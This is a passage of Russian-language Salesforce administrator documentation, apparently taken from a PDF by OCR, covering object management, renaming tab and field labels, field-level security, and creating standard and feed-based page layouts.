
Доступно в версиях: Lightning Experience.


Доступно в версиях: **все** версии.

Стандартные объекты и настраиваемые объекты


Стандартный объект (например, организация или контакт) поддерживается организацией Salesforce по умолчанию. *Настраиваемый объект* — это объект, созданный текущим пользователем или другим администратором.

В меню настройки в верхней части страницы выберите **Диспетчер объектов**. Выберите объект из списка и выберите конкретную настройку в левой панели.





Например, чтобы добавить настраиваемое поле в объект «Организация», введите строку **«Менеджер объектов»** в поле в верхней части страницы настроек. Затем щелкните **«Организация»**, а затем — раздел **«Поля и взаимосвязи»**. Нажмите кнопку **«Создать»**.




Другие стандартные объекты

Раздел «Менеджер объектов» содержит не все стандартные объекты. Стандартные объекты с более конкретными целями и индивидуальными настройками можно найти в настройках с помощью поля быстрого поиска.

Введите имя нужного объекта в поле <0>«Быстрый поиск»<1> меню «Настройка» и выберите соответствующую настройку.

Настраиваемые объекты

Произвольно настраиваемые объекты можно также создать в менеджере объектов. В меню настройки в верхней части страницы выберите **Диспетчер объектов**. Затем выберите **«Новый объект»**.



Внешние объекты

Внешний объект похож на настраиваемые объекты, но соотносится с данными, хранящимися вне организации Salesforce.

Введите строку *«Внешние объекты»* в поле «Быстрый поиск» меню «Настройка» и выберите пункт **«Внешние объекты»**. Затем выберите внешний объект из списка. Затем прокрутите страницу до раздела для специальной настройки.

Например, чтобы добавить настраиваемое поле во внешний объект «Заказы», введите строку *«Внешние объекты»* в поле «Быстрый поиск» и выберите пункт **«Внешние объекты»**. Щелкните **«Заказы»** и прокрутите страницу до раздела «Настраиваемые поля и взаимосвязи».

СМ. ТАКЖЕ:

Интерактивная настройка: Функции, отличающиеся или недоступные в Lightning Experience

Поиск по параметрам управления объектами в Salesforce Classic

Система Salesforce позволяет индивидуализировать модель объекта посредством таких функций, как настраиваемые поля, макеты страниц и правила проверки. Область расположения данных настроек в меню «Настройка» определяется нужным типом объекта.

ВЕРСИИ

Доступно в: Salesforce Classic.

Доступно в версиях: **все** версии.

Стандартные объекты

Стандартный объект (например, организация или контакт) поддерживается организацией Salesforce по умолчанию.

Введите имя нужного объекта в поле «Быстрый поиск» меню «Настройка» и выберите специальную настройку.

Например, чтобы добавить настраиваемое поле в объект «Обращение», введите строку *«Обращение»* в поле «Быстрый поиск» и выберите пункт **«Поля»** в подразделе «Обращения».

Настраиваемые объекты

Настраиваемый объект — это объект, созданный текущим пользователем или другим администратором.

Введите строку *«Объекты»* в поле «Быстрый поиск» меню «Настройка» и выберите пункт **«Объекты»**. Затем выберите настраиваемый объект из списка. Затем прокрутите страницу до раздела для специальной настройки.

Например, чтобы добавить настраиваемое поле в объект «Заявки о приеме на работу», введите строку *«Объекты»* в поле «Быстрый поиск» и выберите пункт **«Объекты»**. Щелкните **«Заявки о приеме на работу»** и прокрутите страницу до раздела «Настраиваемые поля и взаимосвязи».

Внешние объекты

Внешний объект похож на настраиваемые объекты, но соотносится с данными, хранящимися вне организации Salesforce.

Введите строку *«Внешние объекты»* в поле «Быстрый поиск» меню «Настройка» и выберите пункт **«Внешние объекты»**. Затем выберите внешний объект из списка. Затем прокрутите страницу до раздела для специальной настройки.

Например, чтобы добавить настраиваемое поле во внешний объект «Заказы», введите строку *«Внешние объекты»* в поле «Быстрый поиск» и выберите пункт **«Внешние объекты»**. Щелкните **«Заказы»** и прокрутите страницу до раздела «Настраиваемые поля и взаимосвязи».

Меню быстрого доступа Force.com

Меню быстрого доступа Force.com содержит ссылки для быстрого доступа к настройкам.

Данное меню позволяет быстро переходить к нужным настройкам при работе с приложениями или объектами. Меню отображается на страницах сведений о записи и в списковых представлениях объектов.

Прим.: Списковые представления организаций, контактов и настраиваемых объектов, в которых включена функция планирования с помощью перетаскивания, не содержат меню быстрого доступа Force.com.

- Чтобы развернуть или свернуть меню, щелкните ◀ или воспользуйтесь комбинацией клавиш «ALT + ;».
- Чтобы прокрутить список меню, нажмите клавишу TAB.
- Чтобы выбрать пункт меню, нажмите клавишу ENTER.
- Чтобы удалить меню со всех страниц записи и из всех списковых представлений, щелкните **«Отключить меню»**.

Чтобы восстановить меню быстрого доступа, выполните указанные ниже действия.

1. На странице личных параметров введите строку *«Дополнительные сведения о пользователе»* в поле «Быстрый поиск», затем выберите **«Дополнительные сведения о пользователе»**. Нет результатов? Введите строку *«Личные сведения»* в поле «Быстрый поиск» и выберите пункт **«Личные сведения»**.
2. Нажмите кнопку **«Правка»**.
3. Установите флажок **«Меню быстрого доступа Force.com»**.
4. Нажмите кнопку **«Сохранить»**.

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Доступно в версиях: **Contact Manager**, **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для просмотра меню быстрого доступа Force.com:

- Настройка приложения

Переименование меток объектов, вкладок и полей

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для переименования вкладки или поля:

- Настройка приложения

  ИЛИ

  Просмотр настройки и конфигурации

  И

  Назначение в качестве переводчика

Для восстановления переименованных вкладок:

- Настройка приложения

  ИЛИ

  Просмотр настройки и конфигурации

  И

  Назначение в качестве переводчика

Система Salesforce позволяет изменять имена многих объектов, полей и вкладок. Данный алгоритм позволяет пользователям применять привычную терминологию для быстрой адаптации к системе Salesforce. Тем не менее справка Salesforce и основные страницы меню «Настройка» всегда отображают исходные имена стандартных объектов, полей и вкладок.

Например, переименуйте объект «Организации» (и связанную вкладку «Организации») в объект «Компании», а поле «Имя организации» — в поле «Имя компании». При переименовании объекта, вкладки или поля новое имя отображается на всех доступных пользователю страницах, а также используется приложениями Salesforce for Outlook и Connect Offline.

Прежде чем переименовывать вкладки, объекты, поля и другие связанные метки, просмотрите советы по внедрению, предназначенные для администраторов.

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Организации-лица доступны в версиях: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

1. Введите строку *«Переименовать вкладки и метки»* в поле «Быстрый поиск» в меню «Настройка» и выберите пункт **«Переименовать вкладки и метки»**.
2. Выберите стандартный язык в раскрывающемся списке «Выбрать язык» вверху страницы.

   Прим.: Настоятельно рекомендуем избегать переименования вкладок на еврейском языке, так как система не поддерживает изменение глаголов по роду.

3. Щелкните ссылку **«Правка»** напротив нужной вкладки. Чтобы восстановить исходное имя вкладки, щелкните ссылку **«Сбросить»**.

   Прим.: Система не позволяет сбрасывать имена вкладок настраиваемых объектов.

4. Введите новое имя вкладки в единственном и множественном числе. При необходимости установите флажок «Начинается с гласного звука» для меток, начинающихся с гласного звука. Данный параметр позволяет использовать правильный артикль (например, «a» или «an») и поддерживается только некоторыми языками. Нажмите кнопку **«Далее»**.

   Переименованная вкладка или объект не может использовать имя другой стандартной вкладки, настраиваемого объекта, внешнего объекта или настраиваемой вкладки.

5. Введите метки для стандартных полей и прочих элементов пользовательского интерфейса. Убедитесь, что каждая соответствующая метка указана в единственном и множественном числе. Установите флажок «Начинается с гласного звука» для меток, начинающихся с гласного звука.
6. Нажмите кнопку **«Сохранить»**.

Чтобы перевести метки на все остальные языки организации, повторите указанные выше действия.

Совет: После переименования вкладки или объекта система позволяет переименовывать любые настраиваемые отчеты, панели мониторинга, профили, наборы полномочий, настраиваемые поля и списковые представления, содержащие исходное имя. Чтобы изменить метки, воспользуйтесь средством перевода. Чтобы переименовать стандартный отчет, нажмите кнопку **«Сохранить как»** и сохраните его в специальную папку отчетов.

Ниже перечислены дополнительные параметры настройки.

- Отдельные пользователи могут выбирать вкладки и связанные списки, отображающиеся при входе.
- В зависимости от используемой версии системы Salesforce, пользователи могут расширить набор стандартных вкладок путем создания настраиваемых вкладок. Дополнительную информацию см. в разделе «Отображение данных настраиваемого объекта пользователям».
- Версии Enterprise Edition, Unlimited Edition, Performance Edition и Developer Edition поддерживают возможность переопределения начальной страницы вкладки, отображающейся при выборе вкладки стандартного, настраиваемого

или внешнего объекта. Дополнительную информацию см. в разделе «Переопределение стандартных кнопок и начальных страниц вкладок» на странице 6747.

Переименование меток организаций-лиц

Ниже перечислены стандартные поля, которые могут быть переименованы при использовании организаций-лиц.

Поле	Символ табуляции	Описание
Организация-компания	Организации	Организация, которая не является организацией-лицом, потому что не содержит типа записи, характерного для организаций-лиц. В первую очередь данная метка позволяет определить тип импортируемых организаций.
Организация-лицо	Организации	Организация-лицо.
Деловой контакт	Контакты	Контакт, связанный с организацией-компанией. В первую очередь данная метка позволяет определить тип импортируемых организаций.

Переименованная метка поля «Организация-лицо» отображается в системе Salesforce следующим образом.

- В качестве префикса, чтобы отличать поля организации-лица (например, «Дата рождения» и «Дом. тел.») от полей организации-компании. Например, поле «Организация-лицо: дата рождения» доступно в качестве столбца для организаций в отчетах по возможностям.
- В имени поля и значка «Является организацией-лицом». Например, если для переименования поля «Организация-лицо» используется значение «Потребитель», то полю и значку «Является организацией-лицом» присваивается значение «Является потребителем».

Прим.: Метки полей «Организация-лицо» и «Организация-компания» не зависят от текущих имен типов записей.

- Чтобы настроить типы записей организация-лицо, с помощью параметров управления объектами для организаций-лиц перейдите к пункту «Типы записей».
- Чтобы настроить типы записей организация-компания, с помощью параметров управления объектами для организаций перейдите к пункту «Типы записей».

СМ. ТАКЖЕ:

Рекомендации по переименованию меток вкладок и полей
Переименование вкладки Chatter
Поиск по параметрам управления объектами

Рекомендации по переименованию меток вкладок и полей

Перед переименованием стандартных и настраиваемых вкладок и полей выясните, как эти изменения повлияют на пользователей.

- Некоторые стандартные вкладки и объекты не могут быть переименованы. Например, вкладка «Прогнозы» недоступна для переименования. В разделе настройки введите строку «*Переименование вкладок и меток*» в поле «Быстрый поиск» и выберите пункт **«Переименование вкладок и меток»**, чтобы просмотреть список вкладок и объектов, которые можно переименовать.
- Переименованные метки отображаются на всех страницах пользователей системы Salesforce, включая раздел «Личные параметры». Тем не менее, все страницы меню «Настройка» используют стандартные исходные метки.
- Некоторые стандартные поля (например, «Создано» и «Последнее изменение сделано») преднамеренно исключаются из процесса переименования, так как отслеживают сведения о системе.
- После переименования вкладок, объектов или полей проверьте дополнительные элементы ниже и при необходимости обновите их вручную.
  - Просмотрите имена всех списковых представлений. Имена списковых представлений сохраняют исходное имя объекта, поэтому должны быть изменены вручную.
  - Проверьте имена и описания стандартных отчетов для переименованных объектов.
  - Обновите заголовки и описания шаблонов эл. почты, содержащие исходное имя объекта или поля.
  - Измените вручную любые другие элементы, настроенные посредством нового имени объекта или поля. Например, настраиваемые поля, макеты страниц и типы записей могут содержать исходное имя вкладки или поля.
- Новые имена будут использоваться в приложениях Connect Offline, Lightning for Outlook и Salesforce for Outlook.
- При переименовании вкладок, объектов или полей можно заменить справку Salesforce другим URL-адресом. Пользователи могут просматривать данный URL-адрес при выборе любой ссылки на контекстно-зависимую справку, отображающейся на странице конечного пользователя или в личных параметрах. Справка после замены будет доступна по ссылке **«Справка и обучение»**, расположенной в верхней части каждой страницы, а на всех страницах «Настройка» будет по-прежнему отображаться справка Salesforce. Дополнительные указания по замене интерактивной справки см. в разделе Замена интерактивной справки настраиваемой справкой в Salesforce Classic на странице 5713.
- Настоятельно рекомендуем избегать переименования вкладок на еврейском языке, так как система не поддерживает изменение глаголов по роду.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для переименования меток вкладок и полей:
- «Настройка приложения»

Для восстановления переименованных вкладок:
- «Настройка приложения»

СМ. ТАКЖЕ:

Переименование меток объектов, вкладок и полей

Управление доступом пользователей к полям

Управление доступом к полям производится на уровне параметров безопасности для поля. Макеты страниц позволяют определять макет и структуру страниц просмотра и редактирования сведений в системе Salesforce на портале самообслуживания и клиентском портале Salesforce. Благодаря настройке макетов поиска, пользователь может изменить поля, которые отображаются в результатах поиска, а также кнопки, которые отображаются в списковых представлениях.

Важное замечание: Если для скрытия полей на страницах сведений и редактирования используются макеты страниц, пользователи по-прежнему могут получить доступ к таким полям посредством отчетов, результатов поиска, списковых представлений и API. Для ограничения доступа к полям используются параметры безопасности на уровне поля. Безопасность поля не препятствует поиску значений в поле. Если критерии поиска соответствуют значениям полей, защищенных параметрами безопасности, то результаты поиска возвращают связанные записи без защищенных полей и их значений. Также нельзя использовать макеты страниц для обеспечения безопасности данных. Например, удаление кнопки **«Правка»** из макета страницы не препятствует использованию функции встроенного редактирования. Чтобы запретить редактирование данных, рекомендуем использовать правила общего доступа, параметры безопасности поля, свойства полей макета страницы, правила проверки, полномочия объекта и страниц Visualforce.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Макеты страниц и макеты поиска доступны в версиях: **все** версии.

Безопасность поля доступна в версиях: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition**, **Developer Edition** и **Database.com Edition**.

Безопасность поля

- Данные параметры позволяют ограничить для пользователей просмотр и редактирование полей, например ограничить доступ посредством отчетов, результатов поиска, списковых представлений, связанных списков, сообщений эл. почты и шаблонов стандартных писем, настраиваемых ссылок, Connect Offline. Также можно ограничить доступ посредством API при синхронизации данных и импорте персональных сведений.
- Параметры безопасности поля переопределяют менее строгие параметры доступа к полю в макетах страниц и мини-страниц. Например, если поле является обязательным в макете страницы, но доступным только для чтения в параметрах безопасности поля, то пользователю предоставляется доступ к полю только для чтения.
- Параметры безопасности поля переопределяют менее строгие параметры поля в макетах поиска. Например, если поле отображается в макете поиска, но скрыто посредством параметров безопасности поля, то поле останется скрытым.

Макеты страниц

- Макеты страниц определяют макет и структуру страниц просмотра и редактирования сведений.
- Макеты страниц определяют поля, связанные списки и настраиваемые ссылки, доступные пользователю только на страницах просмотра и редактирования сведений.
- Макеты страниц определяют стандартные и настраиваемые кнопки, отображающиеся на страницах сведений и в связанных списках.
- Макеты страниц определяют статус полей (доступное, обязательное или только для чтения), отображаемых только на страницах просмотра и редактирования сведений.
- Макеты страниц определяют, в какие поля пользователи могут импортировать данные.

- В версиях Personal Edition, Contact Manager, Group Edition и Professional Edition макеты страниц определяют поля, доступные пользователям в связанных списках, списковых представлениях, отчетах, Connect Offline, шаблонах эл. почты, шаблонах стандартных писем, настраиваемых ссылках и при синхронизации данных.
- В версиях Professional Edition, Enterprise Edition, Unlimited Edition, Performance Edition и Developer Edition макеты страниц определяют аспекты макетов мини-страниц, включая следующие:
  - тип записи;
  - связи профиля;
  - связанные списки;
  - поля и параметры доступа к полю.

  Для отображаемых полей и связанных списков макета мини-страницы доступны дополнительные возможности настройки. Однако другие элементы, наследованные из связанного макета страницы, нельзя изменить посредством макета мини-страницы. Макеты мини-страниц отображают выбранные поля и связанные списки записей в мини-представлении консоли.

Совет: Чтобы автоматически добавить поле во все макеты страниц, а также активировать его доступность и обязательность, независимо от параметров безопасности поля, назначьте полю статус универсального обязательного.

Общие сведения о макетах на основе ленты

Макеты страниц на основе ленты позволяют упростить обработку записей благодаря наличию двух отдельных представлений: представление ленты записи и подробное представление, включая связанные списки.

Создание макетов страниц

Расширенный редактор макетов страниц позволяет настраивать макеты страниц записей в соответствии с потребностями пользователей. На странице сведений о записи можно добавлять и удалять действия, кнопки, поля и разделы, а также менять их расположение.

Создание макетов страниц на основе ленты

Чтобы упростить процесс обработки записей организаций, контактов, интересов, возможностей, настраиваемых и внешних объектов, рекомендуем создавать макеты на основе ленты. Данные макеты содержат два отдельных представления: представление ленты записи и подробное представление.

Макеты страниц

Макеты страниц определяют макет и размещение кнопок, полей, элементов S-Control, страниц Visualforce, настраиваемых ссылок и связанных списков на страницах записей объектов. Кроме того, макеты страниц определяют доступные поля, обязательные поля и поля, доступные только для чтения. Макеты страниц используются для организации содержимого на страницах записей.

Компактные макеты

Компактные макеты позволяют быстро просматривать ключевые поля записи в приложениях Salesforce1 и Lightning Experience.

Выбор полей для отображения в списке «Недавно просмотренные» на начальных страницах объектов в Lightning Experience

Администратор Salesforce может настраивать список «Недавно просмотренные», отображающийся на начальной странице многих стандартных и настраиваемых объектов. Благодаря выбору полей и изменению порядка их отображения, пользователям может отображаться только наиболее важная информация.

Настройка макетов поиска

Настройте поля, которые должны отображаться пользователям в результатах поиска, полях фильтров поиска, диалоговых окнах поиска, списках недавних записей на начальных страницах вкладок в Salesforce Classic, а также в диалоговых окнах поиска телефонных номеров для Salesforce CRM Call Center.

СМ. ТАКЖЕ:

Макеты страниц


Общие сведения о макетах на основе ленты

Макеты страниц на основе ленты позволяют упростить обработку записей благодаря наличию двух отдельных представлений: представление ленты записи и подробное представление, включая связанные списки.

Доступно в версиях: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

В отличие от стандартных макетов страниц, отображающих всю информацию о записи (лента, сведения и связанные списки) на одной странице, макеты на основе ленты позволяют пользователям переключаться между представлением ленты и подробным представлением для просмотра нужного типа информации. Например, представление ленты позволяет просматривать комментарии других пользователей и создавать связанные записи. Подробное представление позволяет детализировать связанные списки, вложения и другие подробные сведения о записи.

Макеты на основе ленты доступны для организаций, активов, обращений, контактов, интересов, возможностей, настраиваемых и внешних объектов.




Ниже перечислены компоненты, доступные в представлении ленты.

1. Вкладки или — при использовании консоли Salesforce — кнопки-переключатели (), позволяющие пользователям переключаться между представлением ленты и подробным представлением.

2. Публикатор, который может содержать действия, позволяющие пользователям выполнять такие операции, как создание связанных записей или регистрация вызовов; доступные действия определяются настройками организации, заданными администратором.
3. Представление записи, содержащее связанные действия (например, комментарии других пользователей).
4. Любые настраиваемые кнопки и ссылки, добавленные администратором.
5. Значок ( ) или индикатор ( ) и список отслеживающих. В зависимости от настроек, заданных администратором, данные компоненты могут отображаться в левой или правой части страницы.
6. Фильтры ленты, позволяющие пользователям выбирать данные, которые должны отображаться в ленте. В зависимости от настроек, заданных администратором, фильтры могут отображаться в левой, центральной или правой части страницы.

Подробные представления содержат подробные сведения о записи, включая связанные списки.



СМ. ТАКЖЕ:

Создание макетов страниц на основе ленты

Создание макетов страниц

Расширенный редактор макетов страниц позволяет настраивать макеты страниц записей в соответствии с потребностями пользователей. На странице сведений о записи можно добавлять и удалять действия, кнопки, поля и разделы, а также менять их расположение.

1. С помощью параметров управления для объекта, макет страницы которого вы собираетесь изменить, перейдите к пункту «Макеты страниц».
2. Нажмите кнопку **«Создать»**.
3. При необходимости выберите текущий макет страницы для клонирования.
4. Введите имя для нового макета.
5. Чтобы создать макет, содержащий отдельные вкладки для ленты и страниц сведений, установите флажок «Макет на основе ленты».
6. Нажмите кнопку **«Сохранить»**.
7. Измените макет.
8. Назначьте новый макет профилям пользователей.

Совет: Также можно создать новый макет страницы, клонировав существующий с помощью команды «Сохранить как».

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для создания макетов страниц:

- Настройка приложения

СМ. ТАКЖЕ:

- Редактирование макетов страниц для стандартных объектов
- Редактирование макетов страниц для настраиваемых и внешних объектов
- Управление доступом пользователей к полям
- Общие сведения о макетах на основе ленты
- Поиск по параметрам управления объектами

Создание макетов страниц на основе ленты

Чтобы упростить процесс обработки записей организаций, контактов, интересов, возможностей, настраиваемых и внешних объектов, рекомендуем создавать макеты на основе ленты. Данные макеты содержат два отдельных представления: представление ленты записи и подробное представление.

Макеты на основе ленты — это усовершенствованное средство обработки записей, позволяющее отображать только нужные сведения. Пользователи могут быстро переключаться между представлением ленты (публикатор и важные события, отображающиеся в хронологическом порядке) и подробным представлением (подробные сведения о записи, включая связанные списки).

Система позволяет создавать макеты на основе ленты для организаций, активов, контактов, интересов, возможностей, настраиваемых и внешних объектов. Чтобы создать макеты на основе ленты для обращений, воспользуйтесь лентой обращений.

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Доступно в версиях: **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition**, **Contact Manager** и **Developer Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для создания, редактирования и удаления макетов страниц:

- Настройка приложения

1. Убедитесь, что функция отслеживания ленты включена для соответствующего объекта. Чтобы включить эту функцию, введите строку *«Отслеживание ленты»* в поле «Быстрый поиск» в меню «Настройка» и выберите пункт **«Отслеживание ленты»**.
2. Создайте макет страницы и установите флажок «Макет на основе ленты».

   Прим.: Макетами на основе ленты могут быть только новые макеты страниц; текущий стандартный макет не может быть заменен макетом на основе ленты.
3. Щелкните ссылку **«Правка»** напротив созданного макета и воспользуйтесь расширенным редактором макетов страниц для его настройки.

   Исходный редактор макетов страниц не позволяет настраивать макеты на основе ленты.
4. Настройте действия публикатора и добавьте настраиваемые кнопки или ссылки на основной странице редактора.
5. Чтобы настроить содержимое, отображаемое на странице ленты, щелкните ссылку **«Представление ленты»** в верхнем колонтитуле редактора макетов страниц.

   Ниже перечислены доступные действия.

   - Разрешите использование ленты по всей ширине консоли Salesforce при просмотре записей на вкладках или вложенных вкладках.
   - Включите компактную ленту, предоставляющую пользователям возможность просмотра более упрощенного представления ленты при обработке записей на основных или вложенных вкладках консоли Salesforce.
   - Разрешите автоматическое сворачивание неиспользуемого публикатора.
   - Добавьте настраиваемые компоненты, являющиеся страницами Visualforce, которые поддерживают заданные функции.
   - Выберите расположение настраиваемых кнопок или ссылок и стандартных компонентов (например, кнопка «Отслеживать» и список «Отслеживающие») на странице.
   - Скройте стандартную боковую панель.
   - Выберите доступные фильтры ленты и способ их отображения.

6. Назначьте макет страницы профилям пользователя.

СМ. ТАКЖЕ:

- Общие сведения о макетах на основе ленты
- Общие сведения о ленте обращений
- Отслеживание ленты
- Включение обновлений ленты для связанных записей

Макеты страниц

Макеты страниц определяют макет и размещение кнопок, полей, элементов S-Control, страниц Visualforce, настраиваемых ссылок и связанных списков на страницах записей объектов. Кроме того, макеты страниц определяют доступные поля, обязательные поля и поля, доступные только для чтения. Макеты страниц используются для организации содержимого на страницах записей.

Макеты страниц могут содержать элементы s-control и страницы Visualforce, которые отображаются в разделе поля при отображении страницы. Пользователи могут контролировать размер элементов S-Control и страниц Visualforce, а также определять необходимость отображения меток и полос прокрутки.

Система Salesforce поддерживает два инструмента перетаскивания для редактирования макетов страниц: исходный и расширенный редакторы макетов страниц. Расширенный редактор макетов страниц доступен по умолчанию и поддерживает все функции исходного редактора, а также дополнительные функции и удобный интерфейс WYSIWYG.

Чтобы включить исходный редактор макетов страниц, воспользуйтесь параметрами пользовательского интерфейса. Организация Salesforce может одновременно использовать только один редактор макетов страниц.

Макет страницы обеспечивает доступ к макету мини-страницы. Макет мини-страницы определяет, какие всплывающие сведения отображаются при наведении курсора мыши на поле на странице сведений об объекте, в консоли Live Agent или в разделе «Недавние элементы» на боковой панели Salesforce Classic.

